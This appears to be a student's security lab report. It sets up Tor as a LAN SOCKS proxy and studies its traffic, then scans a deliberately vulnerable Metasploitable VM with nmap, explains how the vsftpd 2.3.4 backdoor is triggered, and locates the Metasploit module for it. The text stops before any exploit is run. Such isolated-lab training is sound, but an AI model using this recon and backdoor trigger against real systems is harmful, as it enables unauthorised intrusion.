
PART-III

First I built the tor from its source code using this link:

<https://www.torproject.org/download/tor/>

For the building up process, I installed the libraries like: libevent-dev, libeventssl-dev etc, which were required for the tor. Then I installed the tor from its source code using command “make” in the tor directory.

After building the tor, I checked for its version using the command: tor --version
It gave the below output:-




```
nikhil@nikhil-linux: ~  
nikhil@nikhil-linux:~$ tor --version  
Tor version 0.4.8.16.  
Tor is running on Linux with Libevent 2.1.12-stable, OpenSSL 3.0.13, Zlib 1.3, Liblzma 5.4.5, Libzstd N/A and Glibc 2.39 as libc  
.  
Tor compiled with GCC version 13.3.0  
nikhil@nikhil-linux:~$
```

This confirms that tor has been successfully built from its binary.

Next I configured the tor to act as a proxy between the client device and the entry node of the relay circuit.

For this, I added the below lines in the tor configuration file: torrc

I used this command: sudo nano /usr/local/etc/tor/torrc



```
GNU nano 7.2 /usr/local/etc/tor/torrc *  
SocksPort 192.168.8.219:9050  
SocksPolicy accept 192.168.0.0/24  
|
```

Here, I have added the subnet: 192.168.0.0./24, which will allow only the networks on the same LAN as that of my network adaptor. Hence this means that connections from IIITD LAN, would be accepted only.


Also I specified the port:9050 along with my network adaptor IP, which is the default port for proxy for tor.

Then I added the SocksPolicy accept 192.168.0.0/24, to allow every node on the private network to connect to the tor proxy.

This finishes the step for configuring the tor for the browser, now the next step is to configure the browser to use tor as the proxy.

For this I installed a widely used extension called: foxyproxy, which is used to make proxy connections and allows a easy layout to navigate across the different proxies.

Then I created a new proxy: tor in the foxyproxy, with the below options:-



Here, the Type of the connection is the SOCKS5, which is the default option used by tor to provide anonymity, as with HTTP which only works for web based requests, and on the other hand SOCKS5 can handle DNS,TCP etc, requests too.

Then I added the IP address of the machine running tor, which was: 192.168.8.219 and the default port: 9050.


This finishes the step for configuring the browser to use tor as proxy.

Now, its test time !

For this, I started tor on my virtual machine which was having IP: 192.168.8.219, below is the ss for the same:-

```
nikhil@nikhil-linux: ~  
Apr 02 23:31:21.009 [err] Reading config failed--see warnings above.  
nikhil@nikhil-linux:~$ tor  
Apr 02 23:32:02.882 [notice] Tor 0.4.8.16 running on Linux with Libevent 2.1.12-stable, OpenSSL 3.0.13, Zlib 1.3, Liblzma 5.4.5,  
Libzstd N/A and Glibc 2.39 as libc.  
Apr 02 23:32:02.882 [notice] Tor can't help you if you use it wrong! Learn how to be safe at https://support.torproject.org/faq/  
staying-anonymous/  
Apr 02 23:32:02.882 [notice] Read configuration file "/usr/local/etc/tor/torrc".  
Apr 02 23:32:02.890 [notice] You configured a non-loopback address '192.168.8.219:9050' for SocksPort. This allows everybody on  
your local network to use your machine as a proxy. Make sure this is what you wanted.  
Apr 02 23:32:02.891 [notice] Opening Socks listener on 192.168.8.219:9050  
Apr 02 23:32:02.892 [notice] Opened Socks listener connection (ready) on 192.168.8.219:9050  
Apr 02 23:32:02.000 [notice] Parsing GEOIP IPv4 file /usr/local/share/tor/geoip.  
Apr 02 23:32:03.000 [notice] Parsing GEOIP IPv6 file /usr/local/share/tor/geoip6.  
Apr 02 23:32:04.000 [notice] Bootstrapped 0% (starting): Starting  
Apr 02 23:32:05.000 [notice] Starting with guard context "default"  
Apr 02 23:32:06.000 [notice] Bootstrapped 5% (conn): Connecting to a relay  
Apr 02 23:32:06.000 [notice] Bootstrapped 10% (conn_done): Connected to a relay  
Apr 02 23:32:07.000 [notice] Bootstrapped 14% (handshake): Handshaking with a relay  
Apr 02 23:32:07.000 [notice] Bootstrapped 15% (handshake_done): Handshake with a relay done  
Apr 02 23:32:07.000 [notice] Bootstrapped 75% (enough_dirinfo): Loaded enough directory info to build circuits  
Apr 02 23:32:07.000 [notice] Bootstrapped 90% (ap_handshake_done): Handshake finished with a relay to build circuits  
Apr 02 23:32:07.000 [notice] Bootstrapped 95% (circuit_create): Establishing a Tor circuit  
Apr 02 23:32:08.000 [notice] Bootstrapped 100% (done): Done  
Show Apps
```

And this was the status whether I am using a tor network at the client site:-



Then I visited some sites, while having the tor proxy and captured all the packets and saved them to a .pcap files for later analysis.


Then I opened the saved .pcap file using wireshark, and I noticed that it had mainly three IP's, as source/destination.

First one: my own adaptor IP: 192.168.8.219

Second one: client device: 192.168.8.149

Third (The entry node for tor circuit): 85.235.66.227

I also checked for this IP in the official list of the entry node of the tor circuit. And I found that, this was indeed a registered IP, as confirmed by the below ss:-



85.215.46.141	Unnamed	9001	-	FGHRSDV	511,210	Tor 0.4.8.16	jakob AT ybals DOT de
85.215.53.227	GermanCraft17	443	-	FGRSDV	1,063,773	Tor 0.4.8.15	ContactInfo email:knight AT germancraft dot net url:germancraft.net proof:dns-rsa abuse:knight AT
85.215.61.134	zwiebelchen	443	-	FRDV	26,056,130	Tor 0.4.8.10	zwiebelchentor@gmx.de
85.215.63.163	Friedhain	9001	-	FGHRSDV	4,698,046	Tor 0.4.8.14	friedhain+tor[]posteo.de
85.215.67.230	53c70r	8443	-	FGHRSDV	1,490,898	Tor 0.4.8.13	tor@53c70r.de
85.215.77.30	Unnamed	9001	-	FGHRSDV	1,231,284	Tor 0.4.8.10	
85.23.104.222	Unnamed	443	-	FGHRSDV	5,616,006	Tor 0.4.8.13	
85.23.217.83	ohnyon	9001	-	FGRSDV	259,266	Tor 0.4.8.16	mrfreeman.tor@proton.me
85.235.64.151	Flowjob03	9001	-	FGHRSDV	1,116,036	Tor 0.4.8.14	flowjob(at)protonmail(dot)ch
85.235.66.227	privacyandbuch	9091	-	FGHRSDV	4,377,671	Tor 0.4.8.13	0x2e215d6b Senf <tor AT privacy-handbuch dot de>
85.235.67.10	outstarede	443	-	FRSV	1,296,100	Tor 0.4.8.14	Outstare Admin <tor AT outstare dot de>
85.239.235.250	optimumNo1	9001	-	FRSV	518,417	Tor 0.4.8.16	
85.239.33.187	MoldovanGuard	443	-	FGHRSDV	3,133,441	Tor 0.4.8.10	your@e-mail
85.239.34.239	NonBioluminescent	443	-	FGHRSDV	518,420	Tor 0.4.8.16	Mr. Leviathan <tor-relay (@) lvthn [D.O.T] win >

Also this uses 9091 port for communication, which is confirmed by the Wireshark as well.

Also, I noticed that this whole communication uses TLSv1.2, as the protocol, and further reading about this confirmed that Tor by default uses TLSv1.2 and this is not seen in other traffic which also uses TLS.

Also, as Tor uses three nodes to relay the packets, hence connections are usually slower over the Tor.

So, for this I analyzed the timings across the different packets, and it confirmed that indeed there was a delay between the entry node and my Tor client.

Below is the ss for the same:-

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.8.149	192.168.8.219	TLSv1.2	169	Application Data
2	0.000064	192.168.8.219	192.168.8.149	TCP	54	9050 → 2145 [ACK] Seq=1 Ack=116 Win=596 Len=0
3	0.000229	192.168.8.149	192.168.8.219	TLSv1.2	93	Application Data
4	0.000257	192.168.8.219	192.168.8.149	TCP	54	9050 → 2145 [ACK] Seq=1 Ack=155 Win=596 Len=0
5	0.000658	192.168.8.219	85.235.66.227	TLSv1.2	602	Application Data
6	0.286002	85.235.66.227	192.168.8.219	TCP	66	9091 → 57058 [ACK] Seq=1 Ack=537 Win=472 Len=0 TSval=393...
7	0.286074	85.235.66.227	192.168.8.219	TLSv1.2	602	Application Data
8	0.286155	192.168.8.219	85.235.66.227	TCP	66	57058 → 9091 [ACK] Seq=537 Ack=537 Win=1917 Len=0 TSval=...
9	0.287668	192.168.8.219	192.168.8.149	TLSv1.2	93	Application Data
10	0.335234	192.168.8.149	192.168.8.219	TCP	54	2145 → 9050 [ACK] Seq=155 Ack=40 Win=256 Len=0
11	0.381599	85.235.66.227	192.168.8.219	TCP	1354	9091 → 57058 [ACK] Seq=537 Ack=537 Win=476 Len=1288 TSva...
12	0.381688	192.168.8.219	85.235.66.227	TCP	66	57058 → 9091 [ACK] Seq=537 Ack=1825 Win=1911 Len=0 TSval...
13	0.450895	85.235.66.227	192.168.8.219	TLSv1.2	856	Application Data
14	0.451052	192.168.8.219	85.235.66.227	TCP	66	57058 → 9091 [ACK] Seq=537 Ack=2615 Win=1913 Len=0 TSval...
15	0.452281	192.168.8.219	192.168.8.149	TLSv1.2	1514	Application Data
16	0.452465	192.168.8.219	192.168.8.149	TLSv1.2	385	Application Data, Application Data, Application Data, Ap...
17	0.461576	192.168.8.149	192.168.8.219	TCP	54	2145 → 9050 [ACK] Seq=155 Ack=1831 Win=256 Len=0
18	0.464434	192.168.8.149	192.168.8.219	TLSv1.2	89	Application Data
19	0.465014	192.168.8.219	192.168.8.149	TCP	54	9050 → 2145 [ACK] Seq=1831 Ack=100 Win=506 Len=0

The highlighted packets in blue shows a initial connection request, and there does exists a huge gap between the timings of the packets in order of 0.2 seconds.

Whenever, the tor client communicated with entry node for data exchanges then the replies of the entry node were slower, as this entry node has to communicate to the middle node and that node to exit node. Hence there was latency across the communication.

And to finish, all the data was encrypted in the transit as tor uses encryption by default hence the exact content or the payload was not visible.

PART-IV

For this part I installed the metasploitable virtual machine from the link:

<https://www.rapid7.com/products/metasploit/metasploitable/>

And then I made the network adaptor to “Host Only Adaptor.”

After that, I powered on both the machines, (Attacking one and Target)

a)

I checked my IP address of the ubuntu machine (Machine which I used to attack the metasploitable system).

Below is the output for the same:-

```
nikhil@nikhil-linux:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:03:c0:96 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.101/24 brd 192.168.56.255 scope global dynamic noprefixroute enp0s3
        valid_lft 503sec preferred_lft 503sec
nikhil@nikhil-linux:~$
```

Since, I have made the metasploitable system on “Host Only Adaptor” hence both the machines will share the same subnet.

Next I proceeded to scan the network range : 192.168.56.0/24 using nmap.

To identify the OS version of the metasploitable system I ran the below command in nmap.

Note: Here I have used both the command line and GUI version of the nmap.

Also to confirm the IP address of the metasploitable machine I used -sV flag.

Command executed: nmap -O 192.168.56.0/24

```
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:1A:41:E4 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
```

Below is the output for the same using GUI version of nmap:-

```
Nmap scan report for 192.168.56.102
Host is up (0.00064s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:1A:41:E4 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
```

These confirms that the OS of the metasploitable system is as below:-

Linux Running Version: 2.6.X

OS details: Linux 2.6.9 - 2.6.33

OS_CPE Version: cpe:/o:linux:linux_kernel:2.6

b)

The command I used to list the open ports of the metasploitable machine is as follows:-

nmap -p1-65535 192.168.56.102

Below is the output for the same:-

```
Nmap scan report for 192.168.56.102
Host is up (0.000089s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
6697/tcp  open  ircs-u
8009/tcp  open  ajp13
8180/tcp  open  unknown
8787/tcp  open  msgsrvr
37888/tcp open  unknown
39356/tcp open  unknown
43058/tcp open  unknown
46146/tcp open  unknown
MAC Address: 08:00:27:1A:41:E4 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```

This confirms the open ports on the metasploitable machine.

These are the ports which are open: 21, 22, 23, 25, 53, 80, 111, 139, 445, 512, 513, 514, 1099, 1524, 2049, 2121, 3306, 3632, 5432, 5900, 6000, 6667, 6697, 8009, 8180, 8787, 37888, 39356, 43058, 46146.

Below is the description of the default use of these ports:-

1. 21: Used for FTP (File Transfer protocol) for control connections.
2. 22: Used for SSH (Secure Shell) service, which is used to remotely access a system.
3. 23: Used for Telnet which is used to remotely access a system, although insecure now.
4. 25: Used for SMTP (Simple Mail transfer protocol) for email messaging service.
5. 53: Used for DNS service, to relolve the domain names to IP addresses.
6. 80: Used for HTTP (Hypertext transfer protocol)
7. 111: Used for RPCbind (Remote Procedure Call) to map incoming requests to the correct RPC service. This is commonly used for NFS (Network File System) in Linux and Unix like environment.

8. 139: Used for NetBios-SSN service, for file and printing services over local network.
9. 445: Used for Microsoft-DS (Microsoft Directory Service) for sharing file and printer sharing in modern networks.
10. 512: Used for Exec Service to remotely access systems, replaced now by SSH.
11. 513: Used by login service, to remotely access a system without passwords based authentication system.
12. 514: This is a remote shell service.
13. 1099: Used by Java RMI Registry for remote method invocation in Java Applications.
14. 1524: Used by Ingreslock, it is a well known backdoor.
15. 2049: Used by Network File System for remote storage options.
16. 2121: Used by CCProxy-FTP, this is a proxy FTP service, which may have been misconfigured.
17. 3306: Used by MySQL as default database port.
18. 3632: Used by Distcc which is a distributed C/C++ compiler.
19. 5432: Used by PostgreSQL as default database port.
20. 5900: Used by Virtual Network Computing servers for remote desktop connections, which is used to access and control graphical desktop interface.
21. 6000: Used by X Windows system for remote GUI access.
22. 6667: Used by Internet Relay Chat, which allows users to communicate in real time via text based conversations.
23. 6697: Used by IRC (Internet Relay Chat) same functions as that of above, but with SSL/TLS.
24. 8009: Used by Apache JServ Protocol which allows a web server to proxy requests to an application server like Apache Tomcat.
25. 8180: No specific service assigned by IANA, maybe some web server...?
26. 8787: Used by Java debug protocol, for debugging a Java application remotely.

After this ports can be used for custom applications, there's no such direct assigning by IANA.

The application which were running on these ports are described beow. There were default application running on these ports. For ports : 37888, 39356, 43058, 46146 there were no such known application running.

I used this command: `nmap -sV 192.168.56.102`

Below is the GUI output:-

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-27 15:17 India Standard Time
Nmap scan report for 192.168.56.102
Host is up (0.00020s latency).
Not shown: 978 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:1A:41:E4 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.69 seconds
```

21/tcp	ftp	vsftpd 2.3.4
22/tcp	ssh	OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp	telnet	Linux telnetd
25/tcp	smtp	Postfix smtpd
53/tcp	domain	ISC BIND 9.4.2
80/tcp	http	Apache httpd 2.2.8 (Ubuntu) DAV/2
111/tcp	rpcbind	2 (RPC #100000)
139/tcp	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp	exec	netkit-rsh rexecd
514/tcp	shell	Netkit rshd
1099/tcp	java-rmi	GNU Classpath grmiregistry
1524/tcp	bindshell	Metasploitable root shell
2049/tcp	nfs	2-4 (RPC #100003)
2121/tcp	ftp	ProFTPD 1.3.1
3306/tcp	mysql	MySQL 5.0.51a-3ubuntu5
5432/tcp	postgresql	PostgreSQL DB 8.3.0 - 8.3.7

5900/tcp vnc	VNC (protocol 3.3)
6000/tcp X11	(access denied)
6667/tcp irc	UnrealIRCd
8180/tcp http	Apache Tomcat/Coyote JSP engine 1.1

c)

BackGround Of the Attack:-

- vsftpd: Very Secure FTP Daemon is a FTP server which is used for transferring files over internet and it offers a good speed and security. But, the version: 2.3.4 has a known backdoor vulnerability which can be exploited to gain remote shell execution. This backdoor was intentionally added in the source code of this particular version.
- This backdoor is triggered when a user logs in with a smiley face (:)) as the username, and then this opens a remote shell for execution on port 6200 which gives a direct access to the system.
- Outcome of this attack would be a successful access to the root shell for command execution on the target system with root privileges.

Steps Followed:-

First I scanned the target machine for the open FTP port and the service and its version running on the machine.

Command used: nmap -sV 192.168.56.102

Below is the output:-

```

Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-27 15:17 India Standard Time
Nmap scan report for 192.168.56.102
Host is up (0.00020s latency).
Not shown: 978 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
22/tcp    open  ssh      OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet   Linux telnetd
25/tcp    open  smtp     Postfix smtpd
53/tcp    open  domain   ISC BIND 9.4.2
80/tcp    open  http     Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind  2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec     netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  shell    Netkit rshd
1099/tcp  open  java-rmi  GNU Classpath grmiregistry
1524/tcp  open  bindshell Metasploitable root shell
2049/tcp  open  nfs      2-4 (RPC #100003)
2121/tcp  open  ftp      ProFTPD 1.3.1
3306/tcp  open  mysql    MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc      VNC (protocol 3.3)
6000/tcp  open  X11      (access denied)
6667/tcp  open  irc      UnrealIRCd
8180/tcp  open  http     Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:1A:41:E4 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.69 seconds

```

This confirms that on port 21 there is a FTP open port and it is running vsftpd 2.3.4.

Now to exploit this vulnerability we can use the metasploit framework.

For this i installed metasploit-framework on the my machine.

Then I started the metasploit console: msfconsole.

Command used: msfconsole

Below is the ss for the same:-

```

nikhil@nikhil-linux: ~
'000000000kkkk00000: :000000000000000000'
o00000000. .o0000o0000l. ,00000000o
d00000000. .c00000c. ,00000000x
l00000000. ;d; ,00000000l
.00000000. .; ; ,00000000.
c00000000. .00c. 'o00. ,00000000c
o0000000. .0000. :0000. ,000000o
l000000. .0000. :0000. ,00000l
;0000' .0000. :0000. ;0000;
.d00o .0000o0000x0000. x00d.
,k0l .0000000000000. .d0k,
:kk;.0000000000000.c0k;
;k00000000000000k;
,x000000000000x,
.l0000000l.
,d0d,
.
=[ metasploit v6.4.55-dev- ]
+ -- --[ 2501 exploits - 1290 auxiliary - 393 post ]
+ -- --[ 1607 payloads - 49 encoders - 13 nops ]
+ -- --[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 >

```

Then I searched for the vsftpd service and its version.
Command used : search vsftpd 2.3.4

Below is the ss:-

```
nikhil@nikhil-linux: ~  
;k000000000000000k:  
 ,x000000000000x,  
  .l0000000l.  
   ,d0d,  
    .  
    =[ metasploit v6.4.55-dev-                               ]  
+ -- --=[ 2501 exploits - 1290 auxiliary - 393 post           ]  
+ -- --=[ 1607 payloads - 49 encoders - 13 nops             ]  
+ -- --=[ 9 evasion                                           ]  
  
Metasploit Documentation: https://docs.metasploit.com/  
  
msf6 > search vsftpd 2.3.4  
  
Matching Modules  
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/unix/ftp/vsftpd_234_backdoor	2011-07-03	excellent	No	VSFTPD v2.3.4 Backdoor Command Execution

```
  
Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor  
msf6 > 
```

